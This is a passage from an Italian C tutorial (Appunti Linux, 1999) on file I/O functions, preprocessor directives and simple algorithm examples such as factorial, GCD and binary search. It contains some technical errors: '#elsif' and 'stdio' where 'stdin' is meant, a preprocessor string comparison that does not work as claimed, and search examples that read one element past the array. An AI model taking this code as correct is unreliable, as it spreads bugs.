La lettura avviene normalmente attraverso la funzione **`fread()`** che legge una quantità di byte trattandoli come un array. Per la precisione, si tratta di definire la dimensione di ogni elemento, espressa in byte, e quindi la quantità di tali elementi. Il risultato della lettura viene inserito in un array, i cui elementi hanno la stessa dimensione. Si osservi l'esempio seguente:

```
...
    char ac[100];
    FILE *pf;
    int i;
    ...
    i = fread( ac, 1, 100, pf );
    ...
```

In questo modo si intende leggere 100 elementi della dimensione di un solo byte, collocandoli nell'array **`ac[]`**, organizzato nello stesso modo. Naturalmente, non è detto che la lettura abbia successo, o quantomeno non è detto che si riesca a leggere la quantità di elementi richiesta. Il valore restituito dalla funzione rappresenta la quantità di elementi letti effettivamente. Se si verifica un qualsiasi tipo di errore che impedisce la lettura, la funzione si limita a restituire zero, o al limite, in certe versioni del linguaggio C, restituisce un valore negativo.

Quando il file viene aperto in lettura, l'indicatore interno viene posizionato all'inizio del file, e ogni operazione di lettura sposta in avanti il puntatore, in modo che la lettura successiva avvenga a partire dalla posizione seguente:

```
...
    char ac[100];
    FILE *pf;
    int i;
    ...
    pf = fopen( "mio_file", "r" );
    ...
    while(1) {  /* Ciclo senza fine */
        i = fread( ac, 1, 100, pf );
        if (i == 0) {
            break;      /* Termina il ciclo */
        }
        ...
    }
    ...
```

In questo modo, come mostra l'esempio, viene letto tutto il file a colpi di 100 byte alla volta, tranne l'ultima in cui si ottiene solo quello che resta da leggere.

La scrittura avviene normalmente attraverso la funzione **`fwrite()`** che scrive una quantità di byte trattandoli come un array, nello stesso modo già visto con la funzione **`fread()`**.

```
...
    char ac[100];
    FILE *pf;
    int i;
    ...
    i = fwrite( ac, 1, 100, pf );
    ...
```

L'esempio, come nel caso di **`fread()`**, mostra la scrittura di 100 elementi di un solo byte, prelevati da un array. Il valore restituito dalla funzione è la quantità di elementi che sono stati scritti con successo. Se si verifica un qualsiasi tipo di errore che impedisce la scrittura, la funzione si limita a restituire zero, o al limite, in certe versioni del linguaggio C, a restituire un valore negativo.

Anche in scrittura è importante l'indicatore della posizione interna del file. Di solito, quando si crea un file o lo si estende, l'indicatore si trova sempre alla fine. L'esempio seguente mostra lo scheletro di un programma che crea un file, copiando il contenuto di un altro (non viene utilizzato alcun tipo di controllo degli errori).

```
#include <stdio.h>
#define BLOCCO 1024
...
main() {
    char ac[BLOCCO];
    FILE *pfIN;
    FILE *pfOUT;
    int i;
    ...
    pfIN = fopen( "fileIN", "r" );
    ...
    pfOUT = fopen( "fileOUT", "w" );
    ...
```

```
    while(1) {  /* Ciclo senza fine */
        i = fread( ac, 1, BLOCCO, pfIN );
        if (i == 0) {
            break;      /* Termina il ciclo */
        }
        ...
        fwrite( ac, 1, i, pfOUT );
        ...
    }
    ...
    fclose( pfIN );
    fclose( pfOUT );
    ...
}
```

### 119.3.1 fread()

`size_t fread( void *`⟨*buffer*⟩`, size_t `⟨*dimensione*⟩`, size_t `⟨*quantità*⟩`, FILE *`⟨*stream*⟩` )`

La funzione **`fread()`** permette di leggere una porzione del file identificato attraverso il puntatore riferito al flusso (*stream*), collocandola all'interno di un array. La lettura del file avviene a partire dalla posizione dell'indicatore interno al file, per una quantità stabilita di elementi di una data dimensione. La dimensione degli elementi viene espressa in byte e deve coincidere con la dimensione degli elementi dell'array ricevente, che in pratica si comporta da memoria tampone (*buffer*). L'array ricevente deve essere in grado di accogliere la quantità di elementi letti.

La funzione restituisce il numero di elementi letto effettivamente.

Il tipo di dati **`size_t`** serve a garantire la compatibilità con qualunque tipo intero, mentre il tipo **`void`** per l'array della memoria tampone, ne permette l'utilizzo di qualunque tipo.

### 119.3.2 fwrite()

`size_t fwrite( void *`⟨*buffer*⟩`, size_t `⟨*dimensione*⟩`, size_t `⟨*quantità*⟩`, FILE *`⟨*stream*⟩` )`

La funzione **`fwrite()`** permette di scrivere il contenuto di una memoria tampone (*buffer*), contenuta in un array, in un file identificato attraverso il puntatore riferito al flusso (*stream*). La scrittura del file avviene a partire dalla posizione dell'indicatore interno al file, per una quantità stabilita di elementi di una data dimensione. La dimensione degli elementi viene espressa in byte e deve coincidere con la dimensione degli elementi dell'array che rappresenta la memoria tampone. L'array in questione deve contenere almeno la quantità di elementi di cui viene richiesta la scrittura.

La funzione restituisce il numero di elementi scritti effettivamente.

Il tipo di dati **`size_t`** serve a garantire la compatibilità con qualunque tipo intero, mentre il tipo **`void`** per l'array della memoria tampone, ne permette l'utilizzo di qualunque tipo.

## 119.4 Indicatore interno al file

Lo spostamento diretto dell'indicatore interno della posizione di un file aperto è un'operazione necessaria quando il file è stato aperto sia in lettura che in scrittura, e da un tipo di operazione si vuole passare all'altro. Per questo si utilizza la funzione **`fseek()`**, ed eventualmente anche **`ftell()`** per conoscere la posizione attuale. La posizione e gli spostamenti sono espressi in byte.

**`fseek()`** esegue lo spostamento a partire dall'inizio del file, oppure dalla posizione attuale, oppure dalla posizione finale. Per questo utilizza un parametro che può avere tre valori, rispettivamente 0, 1 e 2, identificati anche da tre macro: **`SEEK_SET`**, **`SEEK_CUR`** e **`SEEK_END`**. l'esempio seguente mostra lo spostamento del puntatore, riferito al flusso **`pf`**, in avanti di 10 byte, a partire dalla posizione attuale.

```
i = fseek( pf, 10, 1);
```

La funzione **`fseek()`** restituisce zero se lo spostamento avviene con successo, altrimenti un valore negativo.

L'esempio seguente mostra lo scheletro di un programma, senza controlli sugli errori, che, dopo aver aperto un file in lettura e scrittura, lo legge a blocchi di dimensioni uguali, modifica questi blocchi e li riscrive nel file.

```
#include <stdio.h>

/* ----------------------------------------------------------------- */
/* Dimensione del record logico                                      */
```

```
/* ---------------------------------------------------------------- */
#define RECORD 10


main() {
    char ac[RECORD];
    FILE *pf;
    int iQta;
    int iPosizione1;
    int iPosizione2;

    pf = fopen( "mio_file", "r+" );     /* lettura+scrittura         */

    while(1) {                          /* Ciclo senza fine          */

        /* Salva la posizione del puntatore interno al file          */
        /* prima di eseguire la lettura.                             */
        iPosizione1 = ftell( pf );
        iQta = fread( ac, 1, RECORD, pf );

        if (iQta == 0) {
            break;                      /* Termina il ciclo          */
        }

        /* Salva la posizione del puntatore interno al file          */
        /* Dopo la lettura.                                          */
        iPosizione2 = ftell( pf );

        /* Sposta il puntatore alla posizione precedente alla        */
        /* lettura.                                                  */
        fseek( pf, iPosizione1, SEEK_SET);

        /* Esegue qualche modifica nei dati, per esempio mette un    */
        /* punto esclamativo all'inizio.                             */
        ac[0] = '!';

        /* Riscrive il record modificato.                            */
        fwrite( ac, 1, iQta, pf );

        /* Riporta il puntatore interno al file alla posizione       */
        /* corretta per eseguire la prossima lettura.                */
        fseek( pf, iPosizione2, SEEK_SET);
    }

    fclose( pf );
}
```

### 119.4.1 fseek()

`int fseek( FILE *`⟨*stream*⟩`, long `⟨*spostamento*⟩`, int `⟨*punto-di-partenza*⟩` )`

La funzione **`fseek()`** permette di spostare la posizione dell'indicatore interno al file a cui fa riferimento al flusso (*stream*) fornito come primo parametro. La posizione da raggiungere si riferisce al punto di partenza, rappresentato attraverso tre macro:

- **`SEEK_SET`** rappresenta l'inizio del file;
- **`SEEK_CUR`** rappresenta la posizione attuale;
- **`SEEK_END`** rappresenta la fine del file.

Il valore dello spostamento, indicato come secondo parametro, rappresenta una quantità di byte, è può essere anche negativo, a indicare un arretramento dal punto di partenza.

Il valore restituito da **`fseek()`** è zero se l'operazione viene completata con successo, altrimenti viene restituito un valore negativo: -1.

### 119.4.2 ftell()

```
long ftell( FILE *⟨stream⟩ )
```

La funzione **ftell()** permette di conoscere la posizione dell'indicatore interno al file a cui fa riferimento il flusso (*stream*) fornito come parametro. La posizione è assoluta, ovvero riferita all'inizio del file.

Il valore restituito in caso di successo è positivo, a indicare appunto la posizione dell'indicatore. Se si verifica un errore viene restituito un valore negativo: −1.

## 119.5 File di testo

I file di testo possono essere gestiti in modo più semplice attraverso due funzioni: **fgets()** e **fputs()**. Queste permettono rispettivamente di leggere e scrivere un file una riga alla volta, intendendo come riga una porzione di testo che termina con il codice di interruzione di riga.

La funzione **fgets()** permette di leggere una riga di testo di una data dimensione massima. Si osservi l'esempio seguente:

```
fgets( acz, 100, pf );
```

In questo caso, viene letta una riga di testo di una dimensione massima di 99 caratteri, dal file rappresentato dal puntatore **pf**. Questa riga viene posta all'interno dell'array **acz[]**, con l'aggiunta di un carattere **\0** finale. Questo fatto dovrebbe spiegare il motivo per il quale il secondo parametro corrisponda a 100, mentre la dimensione massima della riga letta sia di 99 caratteri. In pratica, l'array di destinazione è sempre una stringa, terminata correttamente.

Nello stesso modo funziona **fputs()**, che però richiede solo la stringa e il puntatore del file da scrivere. Dal momento che una stringa contiene già l'informazione della sua lunghezza perché possiede un carattere di conclusione, non è prevista l'indicazione della quantità di elementi da scrivere.

```
fputs( acz, pf );
```

### 119.5.1 fgets()

```
char *fgets( char *⟨stringa⟩, int ⟨dimensione⟩, FILE *⟨stream⟩ )
```

La funzione **fgets()** permette di leggere una stringa corrispondente a una riga di testo da un file. **fgets()** impone l'indicazione della dimensione massima di questa riga, dal momento che questa deve poi essere contenuta nell'array indicato come primo parametro. La dimensione massima, indicata come secondo parametro, rappresenta la dimensione dell'array di caratteri che deve riceverlo, e dal momento che per essere una stringa, questa deve essere terminata, allora la dimensione massima della riga sarà di un carattere in meno.

Pertanto, la lettura del file avviene fino al raggiungimento della dimensione dell'array (meno uno), oppure fino al raggiungimento del codice di interruzione di riga, che viene regolarmente incluso nella riga letta, oppure anche fino alla conclusione del file.

Se l'operazione di lettura riesce, **fgets()** restituisce un puntatore corrispondente alla stessa stringa (cioè l'array di caratteri di destinazione), altrimenti restituisce il puntatore nullo, **NULL**, per esempio quando il file ha raggiunto la fine.

### 119.5.2 fputs()

```
int fputs( const char *⟨stringa⟩, FILE *⟨stream⟩ )
```

La funzione **fputs()** permette di scrivere una stringa in un file di testo. La stringa viene scritta senza il codice di terminazione finale, **\0**.

Il valore restituito è un valore positivo in caso si successo, altrimenti **EOF**.

## 119.6 I/O standard

Ci sono tre file che risultano aperti automaticamente:

- standard input, corrispondente normalmente alla tastiera;
- standard output, corrispondente normalmente allo schermo del terminale;
- standard error, anch'esso corrispondente normalmente allo schermo del terminale.

Come è già stato visto in parte, si accede a questi flussi attraverso funzioni apposite, ma si potrebbe accedere anche attraverso le normali funzioni di accesso ai file, utilizzando per identificare i flussi i nomi: **`stdio`**, **`stdout`** e **`stderr`**.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# C: istruzioni del preprocessore

Il preprocessore è un programma, o quella parte del compilatore, che si occupa di pre-elaborare un sorgente prima della compilazione vera e propria. In pratica, permette di generare un nuovo sorgente prima che questo venga compilato effettivamente. L'utilità della presenza di un preprocessore, tra le altre cose, sta nella possibilità di definire gruppi di istruzioni alternativi a seconda di circostanze determinate.

Il linguaggio C non può fare a meno della presenza di un preprocessore, e anche le sue direttive sono state regolate con lo standard ANSI.

## 120.1 Linguaggio a sé stante

Le direttive del preprocessore rappresentano un linguaggio a sé stante, con le sue regole particolari. In generale:

- le direttive iniziano con il simbolo **`#`**, preferibilmente nella prima colonna;
- le direttive non utilizzano alcun simbolo di conclusione (non si usa il punto e virgola);
- una riga non può contenere più di una direttiva.

Nelle sezioni seguenti vengono descritte le direttive più importanti.

### 120.1.1 Direttiva #include

`#include <`⟨*file*⟩`>`

`#include "`⟨*file*⟩`"`

La direttiva **`#include`** permette di includere un file. Generalmente si tratta di un cosiddetto ***file di intestazione***, contenente una serie di definizioni necessarie al file sorgente in cui vengono incorporate.

Come si vede dalla sintassi, il file può essere indicato delimitandolo con le parentesi angolari, oppure con gli apici doppi.

```
#include <stdio.h>
```

```
#include "stdio.h"
```

Nel primo caso si fa riferimento a un file che dovrebbe trovarsi in una posizione stabilita dalla configurazione del compilatore (nel caso del C GNU in GNU/Linux, dovrebbe trattarsi della directory `/usr/include/`); nel secondo si fa riferimento a una posizione precisa, che richiede l'indicazione di un percorso se non si tratta della stessa posizione in cui si trova il sorgente in questione.[1]

Un file incorporato attraverso la direttiva **`#include`**, può a sua volta includerne altri, e questa possibilità va considerata per evitare di includere più volte lo stesso file.

### 120.1.2 Direttiva #define

`#define` ⟨*macro*⟩ `[`⟨*sequenza-di-caratteri*⟩`]`

La direttiva **`#define`** permette di definire dei nomi, in questo caso si parla di ***macro*** (definite anche «costanti simboliche» o «costanti manifeste»), che, quando utilizzate nel sorgente, vengono sostituiti automaticamente con la sequenza che appare dopo la definizione. Per esempio,

```
#define SALUTO ciao come stai
```

farà in modo che il preprocessore sostituisca tutte le occorrenze di **`SALUTO`** con **`ciao come stai`**. È molto importante comprendere questo particolare: tutto ciò che appare dopo il nome della macro sarà utilizzato nella sostituzione. Per esempio,

```
#define SALUTO "ciao come stai"
```

è diverso dal caso precedente, perché ci sono in più gli apici doppi. Questa volta, la macro **`SALUTO`** potrebbe essere utilizzata in un'istruzione come quella seguente,

```
printf( SALUTO );
```

[1] Quando si indica un file da includere, delimitandolo con gli apici doppi e senza indicare alcun percorso, se non si trova il file nella directory corrente, il file viene cercato nella directory predefinita, come se fosse stato indicato tra le parentesi angolari.

mentre non sarebbe stato possibile quando la sostituzione era stata definita senza apici.

Visto questo, si può osservare che questa direttiva può essere utilizzata in modo più complesso, facendo anche riferimento ad altre macro già definite.

```
#define UNO 1
#define DUE UNO+UNO
#define TRE DUE+UNO
```

In presenza di una situazione come questa, utilizzando la macro **`TRE`**, si ottiene prima la sostituzione con **`DUE+UNO`**, quindi con **`UNO+UNO+1`**, e infine con **`1+1+1`** (dopo, tocca al compilatore).

L'utilizzo tipico delle macro è quello con cui si definiscono le dimensioni di qualcosa, per esempio gli array, e la corrispondenza reale di valori determinati che dipendono dalla piattaforma.

> Per convenzione, i nomi utilizzati per le macro sono espressi solo con lettere maiuscole.

> Come si vedrà meglio in seguito, è sensato anche dichiarare una macro senza alcuna corrispondenza. Ciò può servire per le direttive **`#ifdef`** e **`#ifndef`**.

### 120.1.3 Direttiva #define con argomento

`#define` ⟨*macro*⟩`(`⟨*argomento*⟩`)` ⟨*sequenza-di-caratteri*⟩

La direttiva **`#define`** può essere usata in modo simile a una funzione, per definire delle sostituzioni che includono in qualche modo un argomento. Seguendo l'esempio seguente, l'istruzione **`i=DOPPIO(i)`** si traduce in **`i=(i)+(i)`**.

```
#define DOPPIO(a)       (a)+(a)
...
...
i = DOPPIO(i);
...
```

Si osservi il fatto che, nella definizione, la stringa di sostituzione è stata composta utilizzando le parentesi. Questo permette di evitare problemi successivamente, nelle precedenze di valutazione delle espressioni.

### 120.1.4 Direttive #if, #else, #elif e #endif

`#if` ⟨*espressione*⟩
    ⟨*espressione*⟩
`endif`

Le direttive **`#if`**, **`#else`**, **`#elif`** e **`#endif`**, permettono di delimitare una porzione di codice che debba essere utilizzato o ignorato in relazione a una certa espressione che può essere calcolata solo attraverso definizioni precedenti.

```
#define DIM_MAX 1000
...
...
main() {
...
#if DIM_MAX>100
    printf("Dimensione enorme.");
    ...
#else
    printf("Dimensione normale.");
    ...
#endif
...
}
```

L'esempio mostra in che modo si possa definire questa espressione, confrontando la macro **`DIM_MAX`** con il valore 100. Essendo stata dichiarata per tradursi in 1000, il confronto è equivalente a 1000>100 che risulta vero, pertanto il compilatore include solo le istruzioni relative.

In particolare, l'istruzione **`#elif`**, come si può intuire, serve per costruire una catena di alternative *else-if*.

Gli operatori di confronto che si possono utilizzare per le espressioni logiche sono i soliti, in particolare, è bene ricordare che per valutare l'uguaglianza si usa l'operatore **`==`**.

```
#define NAZIONE ita
...
...
main() {
#if NAZIONE==ita
    char valuta[] = "LIT";
    ...
#elsif NAZIONE==usa
    char valuta[] = "USD";
    ...
#endif
...
}
```

Queste direttive condizionali possono essere annidate, e inoltre possono contenere anche altri tipi di direttiva del preprocessore.

### 120.1.5 Direttive #ifdef e #ifndef

Le direttive **`#ifdef`** e **`#ifndef`** si aggiungono a quelle descritte nella sezione precedente, e servono per definire l'inclusione o l'esclusione di codice in base all'esistenza o meno di una macro.

```
#define DEBUG
...
main() {
...
#ifdef DEBUG
    printf( "Punto di controllo n. 1\n");
    ...
#endif
...
}
```

L'esempio mostra il caso in cui sia dichiarata una macro **`DEBUG`** (che non si traduce in alcunché) e in base alla sua esistenza viene incluso il codice che mostra un messaggio particolare.

```
#define OK
...
main() {
#ifndef OK
    printf( "Punto di controllo n. 1\n");
    ...
#endif
...
}
```

L'esempio appena mostrato è analogo a quello precedente, con la differenza che la direttiva **`#ifndef`** permette la compilazione delle istruzioni che controlla solo se la macro indicata non è stata dichiarata.

L'uso delle direttive **`#else`** e **`#endif`** avviene nel modo già visto per la direttiva **`#if`**.

### 120.1.6 Direttiva #undef

`#undef` ⟨*macro*⟩

La direttiva **`#undef`** permette di eliminare una macro a un certo punto del sorgente.

```
#define NAZIONE ita
...
/* In questa posizione, NAZIONE risulta definita */
...
#undef NAZIONE
...
/* In questa posizione, NAZIONE non è definita */
...
```

## 120.2 Macro predefinite

Il compilatore C ANSI prevede alcune macro predefinite. Il loro scopo è quello di annotare informazioni legate alla compilazione nel file eseguibile finale (evidentemente a fini diagnostici).

### 120.2.1 File sorgente

Il programma può accedere all'informazione sul nome del file sorgente e della riga originale. Questi dati sono contenuti, rispettivamente, nelle macro **`__FILE__`** e **`__LINE__`**. Questi dati possono essere alterati nel sorgente, utilizzando la direttiva **`#line`**.

`#line` ⟨*numero-riga*⟩ `"`⟨*nome-file*⟩`"`

### 120.2.2 Data di compilazione

La data e l'ora della compilazione sono accessibili attraverso le macro **`__DATE__`** e **`__TIME__`**. Il formato della prima macro è la consueta stringa «mese/giorno/anno» e quello della seconda è «ore:minuti:secondi».

### 120.2.3 C standard

Se il compilatore C che si utilizza è «standard», allora la macro **`__STDC__`** corrisponde al valore 1. Qualunque altro valore indica che non si tratta di un compilatore standard.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# C: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

## 121.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 121.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 114.2.1.

```
/* ================================================================= */
/* somma <x> <y>                                                     */
/* Somma esclusivamente valori positivi.                             */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* somma ( <x>, <y> )                                                */
/* ----------------------------------------------------------------- */
int somma( int x, int y ) {

    int z = x;
    int i;

    for ( i = 1; i <= y; i++ ) {
        z++;
    };

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf( argv[1], "%d", &x );
    sscanf( argv[2], "%d", &y );

    z = somma( x, y );

    printf( "%d + %d = %d\n", x, y, z );
}
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
int somma( int x, int y ) {

    int z = x;
    int i = 1;

    while ( i <= y ) {
        z++;
```

```
        i++;
    };

    return z;
}
```

### 121.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 114.2.2.

```
/* ================================================================= */
/* moltiplica <x> <y>                                                */
/* Moltiplica esclusivamente valori positivi.                        */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* moltiplica ( <x>, <y> )                                           */
/* ----------------------------------------------------------------- */
int moltiplica( int x, int y ) {

    int z = 0;
    int i;

    for ( i = 1; i <= y; i++ ) {

        z = z + x;
    }

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf( argv[1], "%d", &x );
    sscanf( argv[2], "%d", &y );

    z = moltiplica( x, y );

    printf( "%d * %d = %d\n", x, y, z );
}
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
int moltiplica( int x, int y ) {

    int z = 0;
    int i = 1;

    while ( i <= y ) {

        z = z + x;
        i++;
    }

    return z;
}
```

### 121.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 114.2.3.

```
/* ================================================================= */
/* dividi <x> <y>                                                    */
/* Divide esclusivamente valori positivi.                            */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* dividi ( <x>, <y> )                                               */
/* ----------------------------------------------------------------- */
int dividi( int x, int y ) {

    int z = 0;
    int i = x;

    while ( i >= y ) {

        i = i - y;
        z++;
    }

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf( argv[1], "%d", &x );
    sscanf( argv[2], "%d", &y );

    z = dividi( x, y );

    printf( "Divisione intera - %d:%d = %d\n", x, y, z );
}
```

### 121.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 114.2.4.

```
/* ================================================================= */
/* exp <x> <y>                                                       */
/* Eleva a potenza.                                                  */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* exp ( <x>, <y> )                                                  */
/* ----------------------------------------------------------------- */
int exp( int x, int y ) {

    int z = 1;
```

```
    int i;

    for ( i = 1; i <= y; i++ ) {

        z = z * x;
    }

    return z;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int y;
    int z;

    /* Converte le stringhe ottenute dalla riga di comando in
       numeri interi e li assegna alle variabili x e y.              */
    sscanf( argv[1], "%d", &x );
    sscanf( argv[2], "%d", &y );

    z = exp( x, y );

    printf( "%d ** %d = %d\n", x, y, z );
}
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
int exp( int x, int y ) {

    int z = 1;
    int i = 1;

    while ( i <= y ) {
        z = z * x;
        i++;
    };

    return z;
}
```

È possibile usare anche un algoritmo ricorsivo.

```
int exp( int x, int y ) {

    if ( x == 0 ) {
        return 0;
    } else if ( y == 0 ) {
        return 1;
    } else {
        return ( x * exp ( x, y-1 ) );
    }
}
```

### 121.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 114.2.5.

```
/* ================================================================= */
/* radice <x>                                                        */
/* Radice quadrata.                                                  */
/* ================================================================= */

#include <stdio.h>
```

```
/* ================================================================= */
/* radice ( <x> )                                                    */
/* ----------------------------------------------------------------- */
int radice( int x ) {

    int z = 0;
    int t = 0;

    while ( 1 ) {

        t = z * z;

        if ( t > x ) {
            /*  È stato superato il valore massimo. */
            z--;
            return z;
        }

        z++;
    }

    /* Teoricamente, non dovrebbe mai arrivare qui. */
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = radice( x );

    printf( "radq(%d) = %d\n", x, z );
}
```

### 121.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 114.2.6.

```
/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* fatt ( <x> )                                                      */
/* ----------------------------------------------------------------- */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}
```

```
/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "%d! = %d\n", x, z );
}
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
int fatt( int x ) {

    if ( x > 1 ) {
        return ( x * fatt( x - 1 ) );
    } else {
        return 1;
    }
}
```

### 121.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 114.2.7.

```
/* ================================================================= */
/* mcd <x> <y>                                                       */
/* Massimo comune divisore.                                          */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* mcd ( <x>, <y> )                                                  */
/* ----------------------------------------------------------------- */
int mcd( int x, int y ) {

    while ( x != y ) {

        if ( x > y ) {
            x = x - y;
        } else {
            y = y - x;
        }
    }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int y;
    int z;

    sscanf( argv[1], "%d", &x );
    sscanf( argv[2], "%d", &y );

    z = mcd( x, y );
```

```
    printf( "Il massimo comune divisore di %d e %d è %d\n", x, y, z );
}
```

### 121.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 114.2.8.

```
/* ================================================================= */
/* primo <x>                                                         */
/* Numero primo.                                                     */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* primo ( <x> )                                                     */
/* ----------------------------------------------------------------- */
unsigned int primo( int x ) {

    unsigned int primo = 1;
    int i = 2;
    int j;

    while ( ( i < x ) && primo ) {

        j = x / i;
        j = x - ( j * i );

        if ( j == 0 ) {
            primo = 0;
        } else {
            i++;
        }
    }

    return primo;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;

    sscanf( argv[1], "%d", &x );

    if ( primo( x ) ) {
        printf( "%d è un numero primo\n", x );
    } else {
        printf( "%d non è un numero primo\n", x );
    }
}
```

## 121.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 121.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 114.3.1.

```
/* ================================================================= */
```

```
/* ricercaseq <x> <v1>...                                            */
/* Ricerca sequenziale.                                              */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* ricercaseq ( <lista>, <x>, <ele-inf>, <ele-sup> )                 */
/* ----------------------------------------------------------------- */
int ricercaseq( int lista[], int x, int a, int z ) {

    int i;

    /* Scandisce l'array alla ricerca dell'elemento. */
    for ( i = a; i <= z; i++ ) {

        if ( x == lista[i] ) {

            return i;
        }
    }

    /* La corrispondenza non è stata trovata.                        */
    return -1;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int lista[argc-2];
    int x;
    int i;

    /* Acquisisce il primo argomento come valore da cercare.         */
    sscanf( argv[1], "%d", &x );

    /* Considera gli argomenti successivi come gli elementi          */
    /* dell'array da scandire.                                       */
    for ( i = 2; i < argc; i++ ) {
            sscanf( argv[i], "%d", &lista[i-2] );
    }

    /* Esegue la ricerca.                                            */
    i = ricercaseq( lista, x, 0, argc-2);

    /* Emette il risultato.                                          */
    printf( "%d si trova nella posizione %d\n", x, i );
}
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
int ricercaseq( int lista[], int x, int a, int z ) {

    if ( a > z ) {
        /* La corrispondenza non è stata trovata.                    */
        return -1;
    } else if ( x == lista[a] ) {
        return a;
    } else {
        return ricercaseq( lista, x, a+1, z );
    }
}
```

### 121.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 114.3.2.

```
/* ================================================================= */
/* ricercabin <x> <v1>...                                            */
/* Ricerca binaria.                                                  */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* ricercabin ( <lista>, <elemento>, <inizio>, <fine> )              */
/* ----------------------------------------------------------------- */
int ricercabin( int lista[], int x, int a, int z ) {

    int m;

    /* Determina l'elemento centrale.                                */
    m = ( a + z ) / 2;

    if ( m < a ) {
        /* Non restano elementi da controllare: l'elemento cercato   */
        /* non c'è.                                                  */
        return -1;
    } else if ( x < lista[m] ) {
        /* Si ripete la ricerca nella parte inferiore.               */
        return ricercabin ( lista, x, a, m-1 );
    } else if ( x > lista[m] ) {
        /* Si ripete la ricerca nella parte superiore.               */
        return ricercabin ( lista, x, m+1, z );
    } else {
        /* m rappresenta l'indice dell'elemento cercato.             */
        return m;
    }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int lista[argc-2];
    int x;
    int i;

    /* Acquisisce il primo argomento come valore da cercare.         */
    sscanf( argv[1], "%d", &x );

    /* Considera gli argomenti successivi come gli elementi          */
    /* dell'array da scandire.                                       */
    for ( i = 2; i < argc; i++ ) {
            sscanf( argv[i], "%d", &lista[i-2] );
    }

    /* Esegue la ricerca.                                            */
    i = ricercabin( lista, x, 0, argc-2);

    /* Emette il risultato.                                          */
    printf( "%d si trova nella posizione %d\n", x, i );
}
```

## 121.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 121.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 114.4.1. Viene mostrato prima una soluzione iterativa, e in seguito la funzione **bsort** in versione ricorsiva.

```
/* ================================================================= */
